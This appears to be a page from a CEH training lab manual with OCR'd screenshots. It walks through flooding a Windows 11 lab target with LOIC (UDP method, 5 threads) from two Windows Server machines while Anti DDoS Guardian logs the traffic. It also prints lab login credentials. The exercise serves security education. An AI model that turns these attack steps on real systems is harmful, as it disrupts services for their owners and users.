
In this task, we will use the **Windows Server 2019** and **Windows Server 2022** machines to perform a DDoS attack on the target system, **Windows 11**.

1. On the **Windows 11** machine, navigate to **E:\CEH-Tools\CEHv13 Module 10 Denial-of-Service\DoS and DDoS Protection Tools\Anti DDoS Guardian** and double-click **Anti_DDoS_Guardian_setup.exe.**

   If a **User Account Control** pop-up appears, click **Yes**.
   If an **Open File - Security Warning** pop-up appears, click **Run**.

2. The **Setup - Anti DDoS Guardian** window appears; click **Next**. Follow the wizard-driven installation steps to install the application.


3. In the **Stop Windows Remote Desktop Brute Force** wizard, uncheck the **install Stop RDP Brute Force** option, and click **Next**.



4. The **Select Additional Tasks** wizard appears; check the **Create a desktop shortcut** option, and click **Next**.


5. The **Ready to Install** wizard appears; click **Install**.

6. The **Completing the Anti DDoS Guardian Setup Wizard** window appears; ensure that **Launch Anti DDoS Guardian** option is selected and click **Finish**.



7. The **Anti-DDoS Wizard** window appears; click **Continue** in all the wizard steps, leaving all the default settings. In the last window, click **Finish**.

8. The **Anti DDoS Guardian** window appears, displaying information about incoming and outgoing traffic, as shown in the screenshot.



9. Now, click Windows Server 2019 to switch to the **Windows Server 2019**. Login using **Administrator/P@ssw0rd**.

10. Navigate to **Z:\CEHv13 Module 10 Denial-of-Service\DoS and DDoS Attack Tools\Low Orbit Ion Cannon (LOIC)** and double-click **LOIC.exe**.


    If an **Open File - Security Warning** pop-up appears, click **Run**.

11. The **Low Orbit Ion Cannon** main window appears.

12. Perform the following settings:

    - Under the **Select your target** section, type the target IP address under the **IP** field (here, **10.10.1.11**), and then click the **Lock on** button to add the target devices.


    - Under the **Attack options** section, select **UDP** from the drop-down list in **Method**. Set the thread's value to **5** under the **Threads** field. Slide the power bar to the middle.



13. Now, switch to the **Windows Server 2022** machine and follow **Steps#10-12** to launch LOIC and configure it.

    To switch to the **Windows Server 2022**, click Windows Server 2022.

14. Once **LOIC** is configured on all machines, switch to each machine (**Windows Server 2019**, and **Windows Server 2022**) and click the **IMMA CHARGIN MAH LAZER** button under the **Ready?** section to initiate the DDoS attack on the target **Windows 11** machine.



15. Click Windows 11 to switch back to the **Windows 11** machine and observe the packets captured by **Anti DDoS Guardian**.

16. Observe the huge number of packets coming from the host machines (**10.10.1.19 [Windows Server 2019**] and **10.10.1.22 [Windows Server 2022]**).

Anti DDoS Guardian 6.1 is enabled

File View Tool Help

Disable | Anti DDoS | Record | Update List | Update Manager | Import IP List | Configure IP List | Detail | Clear List | Stop Listing | Help | Register

Act...	Time	Outgoing...	Incoming ...	Local IP Address	Port	Remote IP Address	Port	Pro...	Information
	06:04:09	63261	12569	10.10.1.11	50140..	20.189.173.9	443	TCP	Access onedscolprdwus08.westus.cloudapp.azure.com
	06:04:15	31673	51319	10.10.1.11	50142..	13.89.179.10	443	TCP	Access onedscolprdcus12.centralus.cloudapp.azure.com
	06:04:21	72200	13974564	10.10.1.11	50152..	23.40.41.58	80	TCP	Access a122.dscg3.akamai.net
	06:04:23	18101	28740	10.10.1.11	50154..	52.182.143.213	443	TCP	Access onedscolprdcus16.centralus.cloudapp.azure.com
	06:04:29	13956	1914337	10.10.1.11	50162..	23.40.41.32	80	TCP	Access a122.dscg3.akamai.net
	06:04:31	1365	7367	10.10.1.11	50164	20.231.239.246	443	TCP	Access reroute443.trafficmanager.net
	06:04:31	5561	26381	10.10.1.11	50167..	204.79.197.203	80..	TCP	Access a-0003.a-msedge.net
	06:04:31	1632	23783	10.10.1.11	50168	52.96.165.2	443	TCP	Access ooc-g2.tm-4.office.com
	06:04:31	81739	14434524	10.10.1.11	50169..	23.40.41.4	80	TCP	Access a122.dscg3.akamai.net
	06:04:31	1556	8336	10.10.1.11	50171	52.113.194.132	443	TCP	Access s-0005.s-msedge.net
	06:04:31	1638	8373	10.10.1.11	50173	13.107.246.70	443	TCP	Access part-0042.t-0009.t-msedge.net
	06:04:33	1320	0	10.10.1.11	50179..	20.20.10.10	7680	TCP	
	06:05:03	22413	34121	10.10.1.11	50211..	20.189.173.16	443	TCP	Access onedscolprdwus17.westus.cloudapp.azure.com
	06:05:10	6226	12836	10.10.1.11	50236..	51.104.167.245	443	TCP	Access array608.prod.do.dsp.mp.microsoft.com
	06:05:15	14353	22790	10.10.1.11	50242..	20.189.173.8	443	TCP	Access onedscolprdwus07.westus.cloudapp.azure.com
	06:05:18	3758	5746	10.10.1.11	50251	20.42.73.25	443	TCP	Access onedscolprdeus06.eastus.cloudapp.azure.com
	06:05:49	15235	22685	10.10.1.11	50269..	20.189.173.12	443	TCP	Access onedscolprdwus11.westus.cloudapp.azure.com
	06:05:52	52570	35523	10.10.1.11	50275..	13.85.23.206	443	TCP	Access glb.cws.prod.dcat.dsp.trafficmanager.net
	06:06:01	0	220	10.10.1.11		38.104.127.57		ICMP	
	06:06:33	4148	7464	10.10.1.11	50313..	51.104.167.255	443	TCP	Access array609.prod.do.dsp.mp.microsoft.com
	06:07:34	0	75	224.0.0.251	5353	10.10.1.22	5353	UDP	
	06:07:34	0	69	224.0.0.252	5355	10.10.1.22	53543	UDP	
	06:07:42	0	108	224.0.0.22		10.10.1.22		IGMP	
	06:07:42	0	4460	239.255.255.250	3702	10.10.1.22	53544	UDP	
	06:07:43	34273	57260	10.10.1.11	50339..	40.74.98.194	443	TCP	Access onedscolprdjpw02.japanwest.cloudapp.azure.com
	06:07:53	154656	34516	10.10.1.11	445	10.10.1.22	64050..	TCP	
	06:08:09	25901	31982	10.10.1.11	50356	20.163.45.186	443	TCP	Access fe2cr.update.msft.com.trafficmanager.net
	06:08:25	10437	11708	10.10.1.11	50388..	20.189.173.13	443	TCP	Access onedscolprdwus12.westus.cloudapp.azure.com
	06:09:06	0	8832566	10.10.1.11	80	10.10.1.22	55027..	UDP	
	06:09:06	764592	0	10.10.1.11		10.10.1.22		ICMP	
	06:09:16	1074162	0	10.10.1.11		10.10.1.19		ICMP	
	06:09:35	1336	3721	10.10.1.11	50404	20.54.24.231	443	TCP	Access array614.prod.do.dsp.mp.microsoft.com
	06:09:37	9712	17346	10.10.1.11	50405..	20.52.64.201	443	TCP	Access onedscolprdgwc05.germanywestcentral.cloudapp.azure.com

Block unwanted network traffic

6:15 AM
3/11/2024

Anti DDoS Guardian 6.1 is enabled

File View Tool Help

Disable | Anti DDoS | Record | Update List | Update Manager | Import IP List | Configure IP List | Detail | Clear List | Stop Listing | Help | Register

Act...	Time	Outgoing...	Incoming ...	Local IP Address	Port	Remote IP Address	Port	Pro...	Information
	05:59:16	0	150	224.0.0.251	5353	10.10.1.19	5353	UDP	
	05:59:16	97	0	10.10.1.11	5353	224.0.0.251	5353	UDP	
	05:59:16	106	9990074	10.10.1.11	5355..	10.10.1.19	61395..	UDP	
	05:59:21	0	108	224.0.0.22		10.10.1.19		IGMP	
	05:59:21	0	4464	239.255.255.250	3702	10.10.1.19	62319	UDP	
	05:59:32	0	1268	10.10.1.255	138..	10.10.1.22	138..	UDP	
	05:59:41	1980	0	10.10.1.11	50049..	192.168.10.101	7680	TCP	
	06:00:21	660	0	10.10.1.11	50051..	10.0.0.16	7680	TCP	
	06:00:50	162	278	10.10.1.11	49933..	96.7.157.142	443	TCP	
	06:00:53	54	237	10.10.1.11	49857	151.101.1.44	443	TCP	
	06:00:53	54	127	10.10.1.11	49859	35.208.249.213	443	TCP	
	06:00:53	54	127	10.10.1.11	49868	35.213.89.133	443	TCP	
	06:01:19	1242	0	10.10.1.11	138	10.10.1.255	138	UDP	
	06:01:36	462927	39898	10.10.1.11	445	10.10.1.19	49716..	TCP	
	06:02:05	27781	12406	10.10.1.11	50054..	20.189.173.3	443	TCP	Access onedscolprdwus02.westus.cloudapp.azure.com
	06:02:06	17266	219402	10.10.1.11	50055	40.119.249.228	443	TCP	Access settings-prod-sea-2.southeastasia.cloudapp.azure.com
	06:02:31	54	127	10.10.1.11	49956	34.117.35.28	443	TCP	
	06:02:52	2065	8652	10.10.1.11	50057	20.191.46.109	443	TCP	
	06:03:03	441719	286923	10.10.1.11	50059..	40.65.209.51	443	TCP	Access tsfe.trafficmanager.net
	06:03:04	100771	79686	10.10.1.11	50060..	20.166.126.56	443	TCP	Access glb.cws.prod.dcat.dsp.trafficmanager.net
	06:03:05	4445	13413	10.10.1.11	50064..	23.41.4.206	80	TCP	Access a1683.dscd.akamai.net
	06:03:05	207446	36864133	10.10.1.11	50065..	23.40.41.25	80	TCP	Access a122.dscg3.akamai.net
	06:03:05	15114	23059	10.10.1.11	50066..	20.189.173.7	443	TCP	Access onedscolprdwus06.westus.cloudapp.azure.com
	06:03:05	112495	20033879	10.10.1.11	50067..	23.40.41.18	80	TCP	Access a122.dscg3.akamai.net
	06:03:14	1672492	291051514	10.10.1.11	50072..	72.21.81.240	80	TCP	Access cs11.wpc.v0cdn.net
	06:03:14	59357	9562958	10.10.1.11	50076..	23.40.41.11	80	TCP	Access a122.dscg3.akamai.net
	06:03:14	10030	17086	10.10.1.11	50077..	20.189.173.6	443	TCP	Access onedscolprdwus05.westus.cloudapp.azure.com
	06:03:20	4423	46534	10.10.1.11	50081..	13.107.5.88	443	TCP	Access e-0009.e-msedge.net
	06:03:20	1740	3402	10.10.1.11	50083..	192.229.211.108	80	TCP	Access fp2e7a.wpc.phicdn.net
	06:03:21	6509	62751	10.10.1.11	50086..	23.41.4.207	80	TCP	Access a1683.dscd.akamai.net
	06:03:21	3269	0	10.10.1.11		8.8.8.8		ICMP	
	06:03:32	3732	5650	10.10.1.11	50097	20.42.65.85	443	TCP	Access onedscolprdeus05.eastus.cloudapp.azure.com
	06:03:34	10514	17182	10.10.1.11	50100..	20.189.173.5	443	TCP	Access onedscolprdwus04.westus.cloudapp.azure.com
	06:03:35	6176	11438	10.10.1.11	50109..	20.189.173.18	443	TCP	Access onedscolprdwus15.westus.cloudapp.azure.com

Block unwanted network traffic

6:16 AM
3/11/2024


17. Double-click any of the sessions **10.10.1.19** or **10.10.1.22**.

    Here, we have selected 10.10.1.22. You can select either of them.

